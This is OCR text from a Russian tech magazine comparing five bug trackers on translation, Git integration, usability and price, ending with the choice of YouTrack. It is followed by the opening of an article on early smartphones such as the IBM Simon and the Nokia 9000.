
- Язык: в системе много пользователей, из них некоторые заказчики, и в любом случае далеко не все знают английский, поэтому очень желательно, чтобы система имела перевод.
- Интеграция с Git: система должна давать возможность работать с Git или SVN.
- Доска и диаграмма: должна быть качественная доска для Scrum.
- Удобство использования: желательно, чтобы было сразу понятно, как пользоваться системой, и у заказчиков и разработчиков не возникало сотни вопросов.
- Настраиваемые поля: поля должны настраиваться не хуже, чем в Redmine.
- Фильтрация: поиск и фильтрация должны быть удобными.
- Внедрять англоязычную систему можно лишь когда у каждого члена команды ее использование не вызовет трудностей. В идеале нужен качественный перевод на русский язык.
- Создание задач по email: задачи должны создаваться из писем, при этом нормально прикреплять файлы (Redmine прикрепляет файлы без имени).
- Права доступа: любые настройки ролей для пользователей и групп.
- Локальная установка: установка системы на свой сервер.
- Экспорт: форматы, в которых можно экспортировать данные.
- Цена: стоимость системы.

КАНДИДАТЫ

После изучения рынка и чтения большого количества статей и отзывов было отобрано пять вариантов для сравнения: популярная и раскрученная JIRA Agile, Trello, Targetprocess, Assembla и YouTrack от питерской компании JetBrains. Соответствие всем критериям оценено по 10-балльной шкале.

Assembla

Соответствие критериям
Язык: теоретически русский
Интеграция с Git: есть и не требует дополнительных программ
Приложение: Web
Доска: 7 (из 10), не очень понятная, на 2/3 на английском
Удобство: 6 (из 10)
Настраиваемые поля: 8 (из 10)
Фильтрация: 9 (из 10)
Перевод: 4 (из 10)
Создание задач по email: есть
Диаграмма: есть
Права доступа: теоретически нормально настраиваемые
Локальная установка: нет
Экспорт: CSV, XML
Общее: 8 (из 10)
Цена: 30 пользователей — 49 долларов в месяц, 50 пользователей — 99 долларов в месяц



Задачи в Assembla


Впечатления

Плюсов у системы достаточно много. У них очень хорошая служба поддержки: в 19:30 по Москве задал вопрос по возможностям программы и ответ получил в течение пяти минут. Очень качественная статистика: можно прослеживать любые действия разработчика и видеть, что и когда он делал. Все изменения статусов, открытие/закрытие задач и коммиты отображаются в статистике. Можно прямо в системе заполнять ежедневные отчеты для Stand Up. Хорошо реализован поиск.


Один из главных минусов программы — перевод. Он сделан некачественно, и переведено далеко не все. В программе нужно долго разбираться. Вряд ли получится понять что-то, зайдя в нее первый раз. Задачи нельзя переносить между проектами, установить баг-трекер на свой сервер нельзя, что неудобно для больших компаний.

JIRA Agile

Язык: английский
Интеграция с Git: есть
Приложение: Web
Доска: 7 (из 10) хорошая
Диаграмма: есть
Удобство: 6 (из 10)
Настраиваемые поля: 8 (из 10)
Фильтрация: 8 (из 10)
Перевод: 0 (из 10)
Создание задач по email: есть
Права доступа: хорошо настраиваемые
Локальная установка: да
Экспорт: CSV, XML
Общее: 6 (из 10)
Цена: 25 пользователей — 600 долларов в год, 50 пользователей — 1100 долларов



Статистика проекта в JIRA Agile




Список задач и задача в JIRA Agile

Впечатления


Для тестирования была выбрана не обычная версия JIRA, а JIRA Agile, имеющая доску и диаграмму для Scrum. Эта версия программы стоит дороже обычной. Баг-трекер не переведен на русский язык.

В системе очень много возможностей для настройки. Может быть, даже слишком много. По каждому проекту можно посмотреть подробную статистику, доска хорошая, но кажется менее удобной, чем в YouTrack. Что действительно удобно — сами задачи и список задач находятся в одном окне, то есть для переключения между задачами достаточно одного клика. В Assembla и YouTrack это реализовано хуже.

Можно сделать вывод: система сделана программистами для программистов, что имеет свои плюсы и минусы. К примеру, заказчик будет разбираться с системой долго, и вопросов возникнет очень много.



Trello
Язык: только английский
Интеграция с Git: нет
Приложение: Web
Доска: 6 (из 10) хорошая, но не переведена
Диаграмма: есть
Удобство: 6 (из 10)
Настраиваемые поля: 6 (из 10)
Фильтрация: 5 (из 10)
Перевод: 0 (из 10)
Создание задач по email: есть
Права доступа: теоретически нормально настраиваемые
Локальная установка: нет
Экспорт: HTML
Общее: 4 (из 10)
Цена: 5 долларов в месяц



Доска в Trello



INFO

YouTrack предоставляет специальный плагин импорта задач и пользователей из сторонних систем.



INFO


Подход Scrum впервые был описан в 1986 году и назывался «подходом регби».

Впечатления

Система удобна тем, что она вся построена на основе доски и все, что в ней есть, находится на одном экране: и задачи, и история изменений, и любые комментарии. Но это же и главный минус программы. Она слишком простая и не предназначена для больших команд. Задачи банально не имеют номера, не говоря уже о переводе или установке на свой сервер. Конечно, такой подход удобен для заказчиков, которые могут увидеть все задачи в одном месте, не делая сложных поисков и не разбираясь в системе, но, как только количество открытых задач приблизится к пятистам, это, даже для заказчиков, из плюса превратится в минус.

Баг-трекер недорогой и подойти может только небольшим командам, у которых мало задач. В таком случае система будет справляться со своими обязанностями и помогать разработчикам следить за выполнением задач.


Создание задачи в Trello



YouTrack
Язык: русский
Интеграция с Git: есть, с помощью TeamCity
Приложение: Web
Доска: 8 (из 10) хорошая
Диаграмма: есть
Удобство: 8 (из 10)
Настраиваемые поля: 8 (из 10)
Фильтрация: 9 (из 10)
Перевод: 8 (из 10)
Создание задач по email: есть
Права доступа: хорошо настраиваемые
Локальная установка: да
Экспорт: CSV, HTML
Общее: 9 (из 10)
Цена: 25 пользователей — 500 долларов в год, 50 пользователей — 750 долларов в год

Впечатления

Плюсов у YouTrack значительно больше, чем минусов. Не очень удобная нумерация, номер задачи меняется при переносе ее в другой проект, поиск и подписка на обновления вообще требуют отдельной статьи — описать их в несколько строчек невозможно. Но с этими проблемами разобраться несложно, и сделать это должен только администратор баг-трекера, у пользователей этих проблем при правильной настройке не возникнет. Доска, как и диаграмма, очень удобные, статусы и приоритеты можно выделять так, чтобы сразу было видно то, что нужно ярко выделить, все удобно настраивается. Что также Есть скрипт для импорта задач из большинства баг-трекеров, что сильно облегчает работу менеджера при переходе. Также минусом является отсутствие техподдержки. Если программа стоит 750 долларов, то можно как-то выделить человека, который будет отвечать на вопросы, а из помощи существует только англоязычный форум и собственно YouTrack, в котором можно создавать задачи по системе и писать о багах.



Доска в YouTrack







Диаграмма в YouTrack

Список задач в YouTrack




ИТОГИ

В ходе выбора нового баг-трекера было изучено пять программ. Система управления задачами Trello оказалась практически непригодной для больших компаний и большого количества задач — она красиво выглядит и может подойти небольшим командам, но не более того. Четвертое место занял Targetprocess: система похожа на Trello, но более приспособлена для работы с большими объемами задач. Доска сделана качественно и просто, но, когда дело доходит до более тонкой настройки, появляется много сложностей и деталей, с которыми Targetprocess не справляется. Широких возможностей по настройке эта система не дает, а стоимость у нее больше, чем остальных систем, что выглядит довольно необоснованно.

Популярная система JIRA с плагином Agile заняла третье место. В ней очень много возможностей для настройки, хорошая статистика по проектам, удобно смотреть задачи и неплохо реализована доска. Но разобраться в системе достаточно сложно, заказчикам изучение этого баг-трекера будет стоить немало труда, и администратору придется постоянно отвечать на возникающие вопросы. Если баг-трекером будут пользоваться только программисты, ее можно рассматривать как реальный вариант, но в компании, где половину пользователей составят заказчики, система должна быть такой, чтобы при первом входе было хотя бы приблизительно понятно, что нажимать, чтобы найти нужные задачи или создать новую.

Из всех вариантов больше всего понравились две системы: Assembla и YouTrack. Они очень отличаются друг от друга, что сильно усложнило выбор. Assembla ведет прекрасную статистику каждого пользователя, по ней можно изучать работу программистов и оценивать ее, видно все коммиты и к каким задачам они отно-


Targetprocess
Язык: английский
Интеграция с Git: нет
Приложение: Web
Доска: 8 (из 10) хорошая
Диаграмма: есть
Удобство: 6 (из 10)
Настраиваемые поля: 6 (из 10)
Фильтрация: 4 (из 10)
Перевод: 0 (из 10)
Создание задач по email: есть
Права доступа: настраиваемые, но плохо
Локальная установка: да
Экспорт: CSV
Общее: 5 (из 10)
Цена: 25 долларов в месяц за каждого пользователя, при локальной установке 249 долларов за каждого пользователя




Создание задачи в Targetprocess

Доска в Targetprocess

Диаграмма в Targetprocess





Впечатления

Система очень дорогая, и тяжело понять, почему она так дорого стоит. Доска удобная, а размещение задач сделано по такому же типу, как в Trello, только более приспособлено к большим командам и большому количеству задач. Диаграмма тоже хорошая, ничего лишнего, и все понятно. Возможности по настройке полей хуже, чем у других систем. Видно, что баг-трекер хотели сделать как можно более простым и удобным, но вместо того, чтобы сделать всю функциональность как можно более простой, похоже, решили просто ее обрезать. Конечно, удобно заходить и видеть все задачи, легко переключаться между досками проектов и менять статусы, но, как только требуется сделать какие-то более сложные действия, возникают проблемы. На русский язык Targetprocess также не переведен.


сятся. В YouTrack такого нет. Время, потраченное разработчиками на задачи, отслеживать можно, но для этого нужно заставить их писать это время в каждой задаче. Также Assembla не требует сторонних программ для интеграции с Git. YouTrack здесь отстает несильно, для него есть бесплатное приложение TeamCity, которое предоставляют разработчики, но с ним нужно будет дополнительно разбираться. Также в Assembla очень удобно следить за Stand Up отчетами разработчиков, чего вообще нет в YouTrack.

Если сравнивать качество перевода, то здесь, без сомнения, с большим отрывом выигрывает YouTrack. Баг-трекер переведен полностью и качественно (хоть перевод появился достаточно недавно). Assembla переведена далеко не полностью, а там, где переведена, некоторые названия вызывают улыбку. Скорее всего, это временное явление и, если бы система выбиралась через полгода, возможно, этой проблемы уже бы не было. Что точно останется в ближайшем будущем, так это сложность самой системы для понимания и изучения. Если о YouTrack можно хоть что-то рассказать в нескольких словах и пользователь приблизительно поймет, как работать с системой, то с Assembla дела обстоят сложнее. Первые полчаса совершенно непонятно, что делать и что вообще происходит. Конечно, YouTrack тоже не сразу понятен, и для новых пользователей придется писать инструкцию, но он более нагляден и прост в использовании, хоть и дает меньше возможностей по администрированию. Выбирая между этими двумя системами, нужно решить, что важнее — возможность контролировать разработчиков и вести статистику их работы или, настроив систему самостоятельно и потратив на нее немало времени, получить простой в использовании и наглядный баг-трекер (где некоторые действия придется делать самостоятельно и не будет некоторых возможностей, но от постоянных вопросов по работе системы ты будешь избавлен).


После раздумий был выбран второй вариант, и первое место в обзоре систем управления проектами занял YouTrack. ⌶

20 ЛЕТ ИСТОРИИ СМАРТФОНОВ

КАК ТЕЛЕФОНЫ ПРЕВРАТИЛИСЬ В КАРМАННЫЕ КОМПЬЮТЕРЫ



iPhone появился не на ровном месте: совместить телефон с портативным компьютером пытались и до него. Большинство компаний, стоявших у истоков смартфоностроения, уже успели разориться или уйти из этого бизнеса, а старинные устройства сейчас выглядят причудливо и несуразно — то есть стали идеальными музейными экспонатами.



Андрей Письменный
apismenny@gmail.com

IBM SIMON (1994)



В 1992 году у посетителей выставки COMDEX был шанс посмотреть на некое новое устройство производства IBM, которое они могли описать словами «помесь телефона и КПК». Представьте: до появления Motorola StarTAC, первого телефона с откидным экраном, еще четыре года, до выхода Palm Pilot — пять лет, Apple MessagePad 100, также известный как Newton, уже анонсирован, но поступит в продажу только через год. Литиево-ионные аккумуляторы и память типа NAND (то есть флеш) уже изобретены, но не готовы для использования в портативных гаджетах. Так что первый в мире смартфон имеет больше общего с первыми мобильными телефонами, чем с iPhone, другими словами — он похож на кирпич. Но этот «кирпич» для своего времени технологическое чудо.

IBM Simon имел монохромный экран с диагональю 3,3 дюйма и разрешением 160 на 293 точки. Оперативной памяти — 1 Мб (для Windows 95 нужно 4 Мб. — Прим. вып. ред.), частота процессора — 16 МГц. Этого достаточно, чтобы запустить модифицированную версию DOS и графическую оболочку, которая поддерживает перьевой ввод. Среди стандартных приложений: адресная книга, календарь, планировщик, калькулятор, часы и записная книжка.

Еще Simon умел принимать и отправлять факсы, а также мог работать с электронной почтой. Впрочем, с ней все непросто: чтобы отправить письмо или проверить корреспонденцию, встроенный модем должен был сначала позвонить в компанию, где работает владелец телефона, и тогда сервер cc:Lotus принимал вызов и передавал письма. А чего стоит слот PCMCIA, в который можно было вставить карту расширения! Одна из них давала аппарату возможности пейджера.

То, что показывали на выставке, было лишь прототипом Simon, и на его превращение в готовый продукт у инженеров IBM ушло еще два года. В августе 1994 года американский оператор BellSouth начал продавать Simon по цене 1100 долларов — с учетом инфляции это порядка 1750 нынешних долларов.

Не сказать, что Simon был непомерно дорог, — за полезное в деле устройство бизнесмены готовы были платить и больше, к тому же с двухгодичным контрактом Simon стоил 900 долларов, а потом подешевел до 600. Однако хитом продаж и обязательным для делового человека атрибутом первый смартфон не стал: всего было продано около 50 тысяч устройств.

Главный недостаток Simon заключался в том, что его владелец был непрерывно озабочен заменой и зарядкой батареек. При активной работе Simon сажал никель-кадмиевый аккумулятор за шесть часов, в режиме ожидания — за восемь. К нему прилагалась зарядная станция и вторая батарейка, но это не спасало. За сохранность содержимого памяти отвечала встроенная литиевая батарейка, но если в течение двух дней основной аккумулятор не меняли, то она разряжалась и телефон терял все данные.

Для начала эры смартфонов в середине девяностых было еще слишком рано. Но тогда этот факт не казался столь очевидным, так что неудачный опыт IBM повторится еще неоднократно.

NOKIA 9000 COMMUNICATOR (1996)

Влияние Nokia на развитие мобильной связи сложно недооценить: эта компания не только была одним из первых производителей сотовых телефонов, но зачастую делала устройства, серьезно опережавшие свое время. Одним из них был Nokia 9000 Communicator.

С момента выхода IBM Simon прошло всего два года, а технологии уже успели сделать большой шаг вперед. У Nokia 9000 уже ионно-литиевый аккумулятор, процессор Intel, работающий на частоте 24 МГц, 4 Мб оперативной памяти и 4 Мб постоянной памяти, из которых два доступны пользователю. Экран, конечно, монохромный, его разрешение — 640 на 200 точек. Чтобы увидеть его, устройство нужно раскрыть, а в сложенном состоянии можно пользоваться вторым, меньшим экраном и обычной телефонной клавиатурой.



На роль операционной системы в Nokia избрали GeOS. Ее история берет начало еще в восьмидесятых годах — первые версии GeOS работали на компьютерах Commodore и Apple II. Ее интерфейс приспособили к перьевому вводу и добавили необходимые телефону приложения: контакты, заметки, почтовик и, самое главное, браузер, поддерживающий HTML и картинки.

